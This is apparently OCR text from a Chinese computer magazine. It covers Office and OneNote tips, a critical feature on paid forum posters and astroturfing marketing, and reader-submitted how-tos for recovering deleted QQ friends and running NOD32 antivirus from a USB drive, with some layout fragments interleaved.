经过上面的设置，少数几列的表格就会转换成多栏效果，充满整个页面，如图2所示。转换完成后需要设置一下打印区域，否则默认情况下原表中的所有行都可能会设为打印区域，设置完成后打印就正常了。**(文/杯中水)** CF [XF33]

36	产品型号	报价	产品型号	报价	产品型号
37	百盛 百盛音桥QD01	￥330元	多彩 Win98	￥30元	Kingston SDR 256(8)盒装
38	百盛 百盛音台Q05	￥300元	多彩 超薄高手	￥138元	Kingston SDR 512盒装
39	百盛 百盛音台Q07	￥340元	多彩 超凡手	￥78元	Kingston SDR PC133 128M
40	百盛 百盛天使3号	￥340元	多彩 活游双星	￥88元	三星 DDR/512/333

在用Word编辑输入时，当出现自动编号，顺手按一下“Ctrl+Z”即可去除。

纸质书变电子书，扫描文档快速处理

最近因为学生会工作需要，需要将一本管理方面的书变为电子教材发给学生会的各个干部，要求最终为一个Word文件，格式统一、错别字较少、包含目录、页码从正文开始。

第1步：扫描识别图书

首先将纸质书扫描识别进电脑（相关扫描识别内容可参考http://zhidao.baidu.com/question/23978139.html）。扫描时注意选择连续，这样好统一保存。扫描后一页一个文件，默认的文件名是本页前4个字，扩展名为HTM，保存文件名为"页数.htm"（例如1.htm）。

第2步：修改扩展名

全部扫描完成后，DOS下进入该文件夹，输入命令 rename *.htm *.doc，将全部HTM扩展名的文件名改为DOC的扩展名。

第3步：合并文件

将这300页文件合并为一个文件，需要将它们放在同一个文件夹中。打开第一页对应的文档文件，单击菜单"插入→文件"，在打开的窗口中定位到书所在的文件夹，按下Ctrl键的同时用鼠标选中所有的文档，最后单击"插入"按钮即可。

第4步：替换自动换行符号

由于扫描后是HTM文件，段落分割为自动换行符号，需要替换为一般换行符，按快捷键"Ctrl+ H"启动Word替换对话框，在"查找内容"栏中输入"^l"，"替换内容"输入"^p"，然后全部替换即可。

第5步：设置段落间距

按"Ctrl+A"全选，然后设置段落格式，首行缩进2字符，段前间距0行，段后间距0行，这样段落间就没有间隔了。

第6步：设置标题

为生成目录，需要将一、二级标题查找替换为指定样式。"Ctrl+H"启动替换窗口，选择在"高级→使用通配符"，在"查找内容"栏中输入"第?章?*^13"，其中"?"代表任意字符，"?*"代表任意多个任意字符，^13为换行符，表示必须以换行符结尾。在替换栏中，选择菜单"格式→样式→标题1"即可。二级标题也如法炮制，不过"样式"为"标题2"。

第7步：在首页生成目录

选择菜单"插入→引用→索引和目录→目录→选项"，删除目录级别3（见图），确定，即在首页插入了目录。然后在目录结束页插入"分节符"，方法是选择菜单"插入→分隔符→下一页"。在页眉中插入页码，方法是在正文页切换到页眉页脚视图，然后在"设置页码格式"中选择起始页码为1。



最后对文档中的表格取消首行缩进等细节修饰，对错别字进行修改，即快速完成了一本书的电子文档制作。（文/王宇翔）CF[XF34]

小抄速记 Slightly copies the shorthand

Q1 正在进行演示并需要通过单击回到几张幻灯片之前的幻灯片，如何快速到达该位置？

答：单击右键，指向快捷菜单上的"转到"，指向"按标题"，然后单击要转到的幻灯片。（**Office专家**）

Q2 如何为形状（例如箭头）添加透明度，以使幻灯片背景显露出来？

答：要应用透明度，右键单击形状，然后单击快捷菜单上的"设置自选图形格式"，在出现的对话框的"颜色和线条"选项卡上，请使用"透明度"滑块设置百分比。（**Office专家**）

Q3 要在Word中以图形方式创建公司的组织结构图，最快的方式是什么？

答：使用Word的"图示库"插入一个图表，然后自定义其结构并输入姓名。（**Office专家**）

Q4 在Word中快速输入特殊符号

答：按住Alt键盘，然后在数字小键盘输入相应数字，即可输入相应的符号，如人民币符号￥为Alt+0165、平方符号2为Alt+0178。其他符号可参考编辑博客。你可将常用符号写在小纸条上作提示。（**陈世昌**）

Q5 如何在Word中把文字替换成图片

答：把图片复制到剪贴板中，"替换为"框中输入"^c"单击"替换"即可。"^c"的意思就是指令Word以剪贴板中的内容替换"查找内容"框中的内容。此技巧也适用于Excel。（**李李**）

Q6 如何让Excel表格表头共享

答：输入时要让两个表的表头同时一样，按住Ctrl键的同时点击两个表，同时选中，在其中的一个表中输入，完成后回车两个表头就都是一样的了。如果打印不同页的表头需要一样，点击"文件→页面设置→打印标题"，在顶端标题行选择要共享打印的表头行列即可。或者切换到"页眉页脚"，然后自定义页眉页脚即可。（**李李**）

Q7 如何自动清除剪贴板文字格式

答：复制了网页文字用Word粘贴时，讨厌的网页格式也会一并被粘贴进来。如果经常粘贴，可以使用一个小工具"自动清除剪贴板文字格式"，下载地址为http://www.skycn.com/soft/47325.html。（**陈佳**）

Q8 电脑上没有安装五笔输入法如何应急

答：如果电脑可以上网，则进入http://www.jd100.net/ip/wb.htm，将当前输入法切换到英文小写输入法，就可以进行"在线五笔输入"了，输入好的文字再粘贴到你需要用到的地方即可。（**陈佳**）CF[XF35]

在Word中输入时，在中文输入法状态下同时按下"Ctrl+Alt+."键可快速输入省略号。



来吧，知识！

——用OneNote全方位获取、管理学习素材

考入了大学，兴奋和自豪过后，随之而来的就是对大学生活的种种困惑。大学的学习方式与中学大相径庭，少了老师的督促与叮咛，虽然多了些自由，却也多了份迷茫。如果你不希望荒废大学四年的时光，希望能够利用这一段时间充实一下自己。那么，这是一篇你不容错过的文章，它能帮助你在信息社会中快速地获取知识，并高效地利用这些知识。

学习的困惑：

①从网站上订阅了邮件列表，希望将这些技巧保存在OneNote笔记本中，除了复制之外还有没有别的方法?

②在复习课堂笔记时，需要一边查看笔记，一边查看课件的内容，有没有办法将课件嵌入笔记中呢?

③按日期记录了每天的课程，有没有方法能够通过超链接快速导航到这些课程笔记所在的位置?

④如何才能快速将网页中的资料快速导入到OneNote笔记中呢?

⑤随着OneNote笔记容量的增大，找到自己所需的资料越来越难，这时该怎么办呢?

第一个知识的来源：

自动更新你的“知识库”

上学期间，除了上课要学的知识外，在课外还需要大量的知识积累。只是每次都要打开网页再去查找，那就太麻烦了。其实Outlook 2007早就提供了一个秘密功能——“RSS聚合器击”，你感兴趣的内容会自动发给你。

在浏览包含RSS信息的网页时，“RSS”标记会显示在相关标题旁边，点击后，即可打开“订阅该源”链接，点击“订阅”即可（见图1）。


此时单击浏览器上的“收藏中心”按钮，并在随即打开的任务窗格中单击“源”按钮，即可看到刚刚订阅的RSS源，单击即可迅速浏览与之相关的技术文档（见图2）。



▲在浏览器中订阅源

▲通过浏览器访问订阅的RSS源

订阅RSS源后，打开Outlook 2007，在左侧导航窗格的“RSS源”文件夹中，可以看到刚刚订阅的源，单击即可在导航窗格中查看相关技术文档的标题，以及发布的时间（见图3）。



▲RSS的优势在于，它能够将来自多个网站的内容聚合起来，可以在统一的位置进行查看。新闻、天气、同学博客等信息都可以统一添加到Outlook 2007中

第二个知识的来源：

管理“邮件列表”

对于邮件列表，很多人可能并不了解，其实，如果你想学好技术，而且了解国外最新的消息，邮件列表是个很便捷的一种方式。

现在我就来告诉你，怎么把这些邮件与其他邮件区分开。

其实，只要在打开的邮件中，单击“OneNote”选项组中的“发送至OneNote”按钮，即可将电子杂志发送到OneNote中（见图4）。

这样，在默认情况下，邮件列表会自动发送到OneNote的“未归档笔记”中，下面我们要把它放到“学习笔记”笔记本中的“电子杂志”分区中。

在OneNote 2007中，执行菜单栏中的“工具→选项”命令，打开“选项”对话框。单击左侧导航栏中的“Outlook集成”按钮，并在右侧“电子邮件”选项区域中，单击“更改”按钮，打开“选择分区”对话框，将默认的位置更改为“学习笔记”笔记本的“电子杂志”分区即可。

求职时，如果你在简历里写上自己的blog地址（内容要拿得出手），可以让用人单位更深入地了解你，增大你被录用的可能性。



▲将Outlook中订阅的电子杂志邮件发送到OneNote

▶将网页上的信息发送至OneNote进行管理


知识的来源三：


把课件文档汇总到笔记中

在记录整理课堂笔记的过程中，肯定是希望将课件以及其他重要文档集中汇总在笔记中，以便今后复习时快速找到并查看这些内容，有什么方法呢？

利用OneNote 2007，就再也不会因为在复习中找不到所需的文档而着急了。打开OneNote 2007笔记本，定位到所需的笔记页中，直接将所需文档拖至笔记页面中即可，DOC、PPT等格式的都可以。

在随即打开的“插入文件选项”对话框中，可以指定文件插入的方式，采用默认的选项“将文件的副本插入页面”，就可在笔记中看到与课程相关的课件和文档了，双击即可打开文档进行查看。将文档以附本形式拖放到笔记中时，笔记中的文档并不会链接到原始文档中，对笔记中嵌入文档的修改，不会更新到原始的文档中。这样做的优势就在于，我们既可以在笔记页中对课程的内容进行标记，又不会破坏原始的课件和文档内容（见图5）。


▲将文档副本插入到笔记页中



▶将指向课程笔记的链接粘贴到学习日志中

通过学习日志快速打开课程笔记

如果你在“学习笔记”的“学习日志”分区中，按日期记录了每天的课程，以及对应的课程摘要，希望能够在复习时，通过超链接快速找到这些课程的笔记，如何实现呢？

实现上述功能的操作十分简单，导航到笔记所在的位置，在笔记页中右键单击，执行快捷菜单中的“复制指向此段落的超链接”命令，然后定位到学习日志所在页面，在需要添加超链接的位置处，按组合键Ctrl+V粘贴超链接即可（见图6）。

通过在笔记本中创建指向其他页面的超链接，可以为任何笔记本分区创建自己的目录，可以方便地跨越多个分区甚至多个笔记本交叉引用信息。

网络资源尽收眼底

你肯定会经常需要将重要的资料以网页的形式保存下来，或者将其粘贴到Word文档中。但是，你会发现这种方法保存的资料非常不便于查找和管理，常常是为了找到一个文件浪费好几个小时的时间，用OneNote管理这些笔记，自然方便多了。

在浏览网页中的信息时，选中需要导入到OneNote中的内容，然后单击工具栏中的“发送至OneNote”按钮，即可将所选内容复制到笔记中。系统会在笔记下方给出网站链接地址，今后查看笔记时，只需单击网站链接即可打开网页，查看详细内容。如果没有在网页中选择需要导入的内容，单击“发送至OneNote”按钮后，系统会将整个网页导入到笔记中（见图7）。

但是有些网站是不允许复制站点中的内容的。不用担心，利用OneNote的屏幕剪辑功能，可以方便地将网页“拍”下来，并将“照片”保存在笔记中，笔记下方同样会给出网站链接地址，方便用户再次访问网站内容。创建屏幕剪辑的方法非常简单，只需按组合键“Windows徽标键”+S，待屏幕反白显示时，拖动鼠标选取所需的内容即可将其作为图片导入到OneNote笔记本中。


虽然利用屏幕剪辑可以将网站资源以图片的形式存储在笔记中，但是，如果自己的作业中引用网站中的内容，这时该如何提取图片中的文字呢？

OneNote 2007的开发人员充分考虑了用户的需要，为用户提供了更好的使用体验。当需要在笔记中提取图片中的文字时，只需右键单击图片，并执行快捷菜单中的“复制图片中的文本”命令，然后用组合键“Ctrl+V”将其粘贴到目标位置即可。

笔记够多，还要好找

随着笔记容量的增大，找到自己所需的资料并不容易，OneNote是否提供了快速查找所需信息的途径呢？当然有。

如果希望在笔记中查找与“编程”有关的资料，只需在窗口上方的搜索框中，输入搜索的关键字“编程”，然后单击“更改搜索范围”按钮，在随即打开的下拉菜单中，指定搜索的范围，按“Enter”键后，系统会将所有包含“编程”字样的笔记页突出显示出来（见图8）。值得一提的是，OneNote 2007不仅可以突出显示与关键字相匹配的文本，而且还可以突出显示出图片，以及嵌入的文档名称中与关键字相匹配的内容。CF [XF36]



▲在笔记中搜索与“编程”有关的内容

本专栏介绍的链接所指向的文章，版权归原文作者或所发表网站所有，其观点不代表本刊，仅为读者提供更多与电脑相关的信息来源，也不构成任何建议。


博暨地址：http://alphonse.blog.cfan.com.cn

路由器厂商 Belkin 雇"五毛党"被曝光



很多人应该对五毛党略有耳闻，这是一种以少量金额报酬雇用互联网用户"给予产品或事物正面积极评价"的营销策略。近日，路由器厂商Belkin被曝光利用这种方式在美国亚马逊和新蛋等网站上，雇用互联网用户给予产品正面积极评价，每次支付65美分。

http://www.cnbeta.com/articles/75223.htm



被雇佣者要求：

- 发帖仅限英语，文笔流畅语法出色
- 100%正面评价
- 字数限制在25至50个字
- 写的时候要假定自己已经拥有或使用该设备
- 讲讲你自己为啥买这款产品（编故事）
- 感谢网站提供这么好的产品
- 不允许任何负面内容

媒体.Media

200家BBS抵制网络枪手 企业实名发帖难救危机

中国新闻网 WWW.CHINANEWS.COM

美其名曰的"口碑营销"变成了人人喊打的"公关毒药"。"口碑营销"一词从2006年开始被人们所熟知，沉寂多时的互联网社区网站忽然找到了盈利法宝——帮助企业通过口碑营造企业品牌。

然而三年之后，中国的互联网社区行业已感到阵阵寒意。企业投放开始明显减少。其主要原因是网民已开始不信任"社区"发出的帖子，认为每个帖子背后都是企业操纵的"枪手"。大型广告客户减少了对互联网社区的投放。

http://www.chinanews.com.cn/it/kong/news/2008/11-05/1438077.shtml

"网络推手"声讨"网络打手"

sina 科技时代

失败的论坛营销都是带强烈欺骗性的，因此攻击对手的对方很难长久。而成功的论坛营销则是建立在事实基础上的。

"比如说王老吉，如果没有捐款一个亿，网上就很难做出'封杀'王老吉的营销事件。"

目前网络营销的"噪音"归结于政策。他说，广告有广告法，保健品需要工商部门把关，唯独网民发布某公司或者某产品好坏，缺少相应的控制和手段。"这不能怪罪论坛营销本身，随着时间推移，这个行业将会变得规范。"

http://tech.sina.com.cn/i/2008-09-05/10592438281.shtml

十万水军战网络：网络推手争议中成长

和讯 hexun.com

有做过"水军"的人自曝内幕，算下来平均发表一个跟帖得到的报酬为0.5元，故网民戏称"水军"为"五毛党"。发表高质量的帖子则报酬要高些。"水军"有"托"和"黑"之分，前者正面"抬轿子"，后者以隐蔽身份攻击对手。比如很多人外出就餐已经习惯了先上餐馆评价网站选餐馆，食客的评价是最重要的参考指标。请注意，这些看似在说亲身经历的食客，里面潜伏了不少"托"和"黑"。

http://it.hexun.com/2008-10-21/110208619_1.html

人气推手 TOP5

No.1 老浪（真名：杨军）

如果说，杨军瞎猫碰死耗子捧红了天仙妹妹，半路出家走进了网络推手行业，那随后的动作就显出杨军的功底。

天仙妹妹火了，杨军趁热打铁地推出"非常真人"漫画组合。他找了几个经常在夜总会表演的人，用夸张的肢体表演来针砭时弊，由他拍摄成多格漫画加旁白贴到网上。"非常真人"漫画组合，在网上点击率千万，获德国最具娱乐博客大赛一等奖。那几个"北漂"菜刀妹、马桶哥、金链子等，都成了网络红人，"联想"、"立顿"、"中国移动"都找他们做广告。



No.2 陈墨



陈墨参与了许多网络红人炒作，例如主持炒作了《12楼》、流氓燕、芙蓉姐姐、小天女(ayawawa)、二月丫头等众多网络红人，参与过容榕、卖身救母等事件的幕后策划。陈墨思维活跃、思想开放、摄影技术熟练。

绝密照曝光天娱雇网络枪手搞臭陈楚生？

新华NEWS 这是天娱经费支出的报销单，就是为那些网络写手付钱的，再看看下面的签名呗，这个吴梦知、杨柳不熟悉不要紧，旁边那个很拽的签名，正是刚刚走马上任的天娱老大龙丹妮！！！"这张貌似是最有力的证据的照片，却恰恰暴露了整个炒作中一个拙劣的环节——请看"开支内容"一项，且不论那如同小学生般丑陋的字迹以外，所填写的内容也是相当可笑"陈楚生失踪事件媒体及博客写手费用"。

http://cq.cqnews.net/rdxw/200901/t20090114_2856447.htm

网络推手制造舆论漩涡底线何在

中国青年报 一位《华盛顿邮报》摄影记者和另一位业余记者用家用摄像机记录漫游全美的经历。但是当作者在博客上大谈在沃尔玛的分店遇到那么多感人故事的时候，并未提到他们此行得到了沃尔玛的赞助。

当这个博客的幕后故事被曝光之后，爱德曼首席执行官理查德·爱德曼不得不表示了歉意。他在自己的博客上说，"我们并不完美，我们在沃尔玛博客上的错误并不是新媒体的错误，而是公关的错误。"因此如果网络营销要想健康发展，必须加强自律。

http://www.cyol.net/zqb/content/2008-11/07/content_2421586.htm

"网络推手们"图啥？

新华NEWS 衡量一名网络意见推手水平高低的有两个指标：一是看他的原创帖能不能得到网友的认可，能不能被推到论坛首页和网站首页；二是看他引导或者掀起过多少有名的网络热点事件。这两项指标，直接决定着一名网络意见推手的号召力。

这些网络意见推手们由最初的"隐姓埋名"，到现在越来越多的站到前台，愿意公布自己的姓名，愿意让社会公众认识自己，直接与有关领导与部门交流与对话，越来越呈现"显性化"的趋势。

http://www.yn.xinhuanet.com/forum/2008-06/30/content_13683765.htm

声音.Voice

口水战中打手现身，利用网络打击异己

"走旁门左道的企业，最终会成为自己的受害者。"同为网络推手的陈墨评价说。在陈墨公司的业务中，论坛营销占据1/3的份额。但他认为，论坛营销主要是增加企业的美誉度，同时帮助企业减少负面新闻，而不是打击对手。

即使是做"推手"工作，陈墨也担心如果"工作过量"，将有可能引起网民的负面情绪。"现在是一个过渡期，等到论坛营销和电视广告一样，成为众多企业的必然选择，网民才会习惯成自然。而现在，很多网民对推手心怀敌意。"

http://beyond86.blog.hexun.com/27630721_d.html

中小论坛死在谁手？

"口碑营销"="论坛营销"="渠道营销"=雇佣枪手，在论坛、Blog上，大规模地使用低级、下流、片面、偏激的文字谩骂诋毁竞争对手。

不要以为，只有中小公司才使用"论坛营销"。某知名跨国公司CEO，在公开场合，大声疾呼，网络暴力危害性，并声称深受其害。私底下，也雇佣论坛营销。他应该是气不过。如果花点小钱，能让愤怒的CEO很爽、很爽地看到"骂他的人"也被痛骂，花点小钱算什么？

==========================

sonio 发表于2008-05-30 13:56

口碑到底是不是可以营销出来，这段时间的工作实践告诉我，口碑是可以影响的，舆论导向是可以左右的，但是这究竟是不是营销手段？

很多时候会因为拒绝客户提出的攻击竞争对手的要求而拒绝客户，然后最终丢掉这个客户——也在矛盾，到底该不该坚持那点自以为是的"假清高"？

曾经感叹，论坛营销把网络营销给毁了，像卖大白菜一样卖论坛稿子，是不是应该广告人所为？

九翼青鸟 发表于2008-07-01 8:52

那不叫口碑营销，那叫口碑造假！！！

广州网络营销 发表于2008-08-23 14:08

人云亦云，众口铄金，积毁销骨，中国人自古以来就认这个，卑鄙是卑鄙者的通行证，高尚是高尚者墓志铭。

这就是国内论坛营销的现状，但是我认为这不是口碑营销的全部，诋毁对手绝对不是口碑营销，一味的恶捧更不是口碑营销，应该是根据客户特色各取所需，以企业的真正优势和各种能代表企业优势的体验来打动消费者，不能协助企业诋毁作恶，但是遗憾的是国内大部分口碑营销操盘者都做得有些过了。

============================

http://blog.donews.com/liuren/archive/2008/06/30/1313238.aspx

被过度妖魔化的网络打手

那么"网络打手"既然不是主流现象，那为什么还有那么多传统媒体关注呢？一个就是前面说的猎奇心理作祟，另一个也许是互联网是新兴媒体，自然会引起传统媒体自觉不自觉的打压。就像电视刚发明的时候，电影界很恐慌，认为自己会被电视取代，所以不遗余力地打击电视这一新生事物一样。所以互联网的一切不足之处都受到了来自传统媒体的打压。刚开始的时候，是在主流媒体妖魔化互联网，然而网络的好处显而易见，于是就开始妖魔化网民，现在转而开始妖魔化网络现象。人为的放大了"网络打手"的现象，说白了，这就是一种对网络的歧视！

============================

匿名人士 发表于 2009-01-16 22:57:03

拿人钱财，替人消灾。

这是我在网上查到的关于枪手的定义。

至于被杀的人怎么样，仿佛不是一个枪手应该思考的话题。

真是枪枪相报何时了，往事知多少。

匿名人士 发表于 2009-01-17 19:27:13

一个真正好的产品不是"枪手"能诋毁得了的，

一个差的产品也不是个别"宣传员"就能让能让它从垃圾变成金子的。

一个产品的好坏，广大消费者才是真正的评论者。

网络推手 发表于 2009-01-19 23:11:25

是啊，我也是很喜欢网络推手的模式，就建了个网络推手的小站，经常写写东西。

==============================

http://home.donews.com/donews/article/1/130965.html

揭秘网络打手致富之道：一单获利30万

"像这么大规模的网络攻击，企业最少要付出数十万的代价。"这位人士透露，日常帮助企业做网络软文发帖等服务，一个单子也就3万~5万，但像奇虎与这家杀毒厂商这样大规模的网络互殴，开价30~50万元很正常，之前也有媒体透露，操纵此案的知名"网络打手"公司"1024"起码获利30万元。

==============================

匿名人士 发表于 2008-09-18 16:56:09

关键是，大家上网觉得很新奇，别人说什么他就信什么，就算是老上网的，也往往难以分辨是非。

其实我告诉你们吧：网上无真言

所以，一句你都别信。

==================================

http://tech.sina.com.cn/i/2008-09-18/15332464393.shtml

No.3 胡戈

作为网络推手，胡戈2006年恶搞著名导演陈凯歌的《无极》，虽然胡戈于2006年2月15日正式向陈凯歌道歉，但双方并未因此而遭受任何损失：电影《无极》因此更受观众关注，而造价3亿的电影《无极》也因为一个恶搞《馒头》奠定了胡戈网络推手的地位。

此后的胡戈一发不可收拾，继续恶搞，出版了系列恶搞作品，甚至有电影制作方专门找胡戈恶搞，以此来达到吸引眼球的注意。

No.4 新浪网博客

新浪在拉了无数名人开博客之后，充分利用这一资源，让名人们相互较劲。

诸如韩寒率先向文学批评家白烨发难，声称"什么圈最后都是花圈，什么坛最后都是祭坛"，公然鄙视所谓的文坛。新浪在整个事件中都把双方论点摆到醒目位置，在新浪博客的推动下骂战升级，连陆川、高晓松等人都牵扯其中，最后以韩寒对手博客纷纷关闭告终。



No.5 宋祖德

广东宋祖德影视文化传播有限公司董事长。这一身份，为他频频"爆料"提供了能力支撑。除此之外，宋祖德号称拥有的头衔还有"中国作协会员"等。他在写博客时，还经常炫耀他的"诗人"身份。虽然人们往往不关心他是谁，而在意他说了些什么。他也是第一位推"红"了自己的推手。

有A、B、C、D、E、F、G兄弟姐妹七人。A有三个妹，B有一个哥，C是女的，她有两个妹，D有两个弟，E有两个姐，F也是女的，但她和G没有妹。问七个人中哪个是男，哪个是女？



又白又可爱的MacBook最近吸引了编辑部不少同仁的目光，我从特殊渠道简单地体验了大概10分钟——这玩意实在用不习惯呀！看来需要找机会深入体验下。以后说不定来点Mac OS上的挑战题……

本期挑战题目：

1 歌曲：要随心而放

当我需要YY（音乐）的时候，就会想到http://www.yy.com，目前小编还真是只发现这么一个网站可以根据“心情”选择歌曲。总打开网页听歌实在是太累了，现在就希望有这么一款播放器可以根据我的心情而播放不同的歌曲。比如高兴的时候，别给我放《没有情人的情人节》；不爽的时候也别给我选了首《大花轿》……

题目编号：20090401
积分赏金：80元

2 找回逝去的记忆：找回忘掉密码的相册

自从陈老师出了照片事件之后，别管是什么样的相册，很多人在上传照片时，都会给相册加上个密码，不过时间久了，连自己都忘了密码。那么怎么找回来呢？网上也有多种五花八门的方法，但普遍是三个字——不能用！那么你有什么办法进入这些忘掉密码的相册吗？

题目编号：20090402
积分赏金：50元

找回那时的好友 I

题目编号：20090201
积分赏金：10元/50元
挑战者：王一平

一开始还纳罕怎么出了个怎么简单的问题，后来才发现有“那时”这个词，谁知道那时是哪时……

不过也好，这个问题也很简单，登录你的QQ，任选一好友右键单击，然后“聊天记录→查看聊天记录→历史聊天记录”，以前的聊天记录就尽收眼底了，再搜索你之前和该好友的聊天内容，就能在“陌生人”里找到他的QQ号，然后重新添加就可以了。找回误删的QQ好友就这么简单。

论坛链接：http://bbs.cfan.com.cn/thread-831255-1-1.html

找回那时的QQ好友 II

题目编号：20090201
积分赏金：40元/50元
提战者：雾雪霏云

曾经有一位很好的QQ网友在我的好友里，我没有珍惜，等到不小心删掉之后，才后悔莫及，如果上天再给我一次机会，我一定对TA说三个字：我加你（有把几百个好友的QQ号全部用本子抄好放好的TX请忽略本文，I服了U……）！

登录“QQ好友恢复系统（http://huifu.qq.com/）”，用需要恢复好友的QQ号登录，登录后选择“可恢复三月内被删除的好友，共X人”后点“提交”，保证能最大限度地找到并恢复误删好友。提交完毕后会弹出提交成功的页面，说是在3个工作日内，你的QQ就会收到恢复成功的提示，我实验了一下，提交完毕1分钟之内就收到了提示（见图）。

> 腾讯QQ － 恢复好友通知
>
> 雾雪/dy霏云________，您好
>
> 尊敬的用户：
> 好友已经成功恢复。请在QQ主面板上按顺序点击“菜单-好友与资料-更新好友”选项更新好友信息后，在“我的好友”列表查看恢复的好友。

如果超过3个月，就不能恢复了么？也不一定，我们有自己的方法。

找一台曾经登录过QQ的电脑，登录的时间必须是在你删除要恢复的好友前，并且删除之后没有再登录过。申请一个新的QQ号，在这台电脑上登录一次，然后下线。再在QQ的安装目录下找到以需要恢复好友的QQ号命名的文件夹，复制里面的“User.db”文件，粘贴到刚申请的QQ号的文件夹里，覆盖原文件。现在再登录新申请的QQ，会发现原来QQ的全部好友都出现在了新QQ的陌生人里，在里面找一找，就能找出误删的好友QQ号了，有了QQ，其他的事不用我说了吧！

小编点评：王TX提供的方法是最简单的，适用范围很窄，但把“绝对挑战”的问题简单化，的确是不可多得的人才，所以特别提供积分及赏金。这里也要特别说明，大家如果是在论坛发帖参与挑战，不要留下个人信息，以防被“人肉”。至于雾TX的方法，则是比较靠谱的，但原题中“群”的问题仍然没有解决，不够完美，所以扣掉一点分数，也给别人留点机会。另外，参与这题目挑战的yangguangalan由于方法不够完整，发送又迟了一步，直接导致无情的淘汰！

打造纯闪盘版的NOD32

题目编号：20090101B
积分赏金：70元/150元
提战者：广西/谭明先

提起NOD32这款杀软，名声是非常响亮的。如能把它放入闪盘中而又不影响功能，方便我们随时使用，那感觉一定很爽。这个愿望是否能实现呢？答案是肯定的，下面就让我来给大家讲一下实现的过程。

首先，我们必须下载“NOD32 V2.7全功能免安装版”这款软件，下载地址：http://www.luckfish.net/nod.htm。下载解压之后，把文件夹拷到闪盘中。好了，材料准备好了，下面就开始打造我们的纯闪盘版NOD32吧！

第一步：自动运行NOD32

运行文件中的“绿化.CMD”文件，系统会弹出一个命令提示符窗口，稍等一会，这个窗口会自动消失。然后再双击文件夹中的nod32kui.exe文件，便会在系统托

“从“A有三个妹”、“B有一个哥”可知有三个女的。再从“C是女的，她有两个妹”及“E有两个姐，F也是女的，但她和G没有妹”，可知C、D、F是女的，其余是男的。”

盘区中出现NOD32的绿色监控图标，这说明NOD32的监控已经全部打开，在全面保护你的电脑。但第一次运行往往会收到“文件监控初始化失败”的错误提示，单击“确定”之后，托盘区中出现的是红色的监控图标，这说明有些监控没有打开，我们只要单击该图标，打开“NOD32控制中心”，单击里面的“防护”选项，手动启动那些没有打开的监控就可以了，下次电脑启动时它就会自动全部打开监控了。

第二步：使用NOD32杀毒

使用NOD32杀毒有两种方式，一是双击文件夹中的NOD32.EXE文件，调出NOD32的手动扫描器，可以对我们的电脑进行扫描并杀毒。二是在“NOD32控制中心”中单击“防护”选项，选择其下的“手动扫描”选项，接着在右侧窗格中单击“定制扫描仪”按钮，同样也会调出NOD32手动扫描器。另外，也可以通过计划任务功能在一开机就自动运行NOD32扫描器。方法如下：单击“NOD32控制中心”中的“工具”选项，选择其中的“计划任务”，再单击右侧窗格中的“添加”按钮启动“添加计划任务向导”，选择计划任务为“启动外部应用程序”，然后在下一步中输入任务的名称并选择任务运行的条件为“事件触发”，并把事件触发的条件定为“每次计算机启动时”。接着指定任务不能运行时的处置方法后单击“完成”按钮，最后将要启动的外部程序指定为闪盘中NOD32文件夹下的NOD32.EXE文件就成了。以后，只要在插着闪盘的前提下，开机后就会自动运行NOD32扫描器了。但在使用之前，必须要对它进行一些简单的设置，使它更好地为我们服务。这些设置集中在手动扫描器窗口中的“操作”和“设置”两个选项卡中，大家可以根据自己的实际来设置即可。不过，我要提醒大家的是：NOD32D发现病毒时的默认操作是“提示操作”。如果病毒较多时，应付它弹出的选择提示窗口会令你不胜其烦，我们应该把操作改为“清除”和“删除”。如果你不放心，还可以勾选下面的“复制到隔离区”选项，一旦删错了还可以补救（见图1）。设置好之后，单击下面的“扫描并清除”按钮就可以对指定的目标进行扫描并杀毒了。

第三步：自动升级NOD32

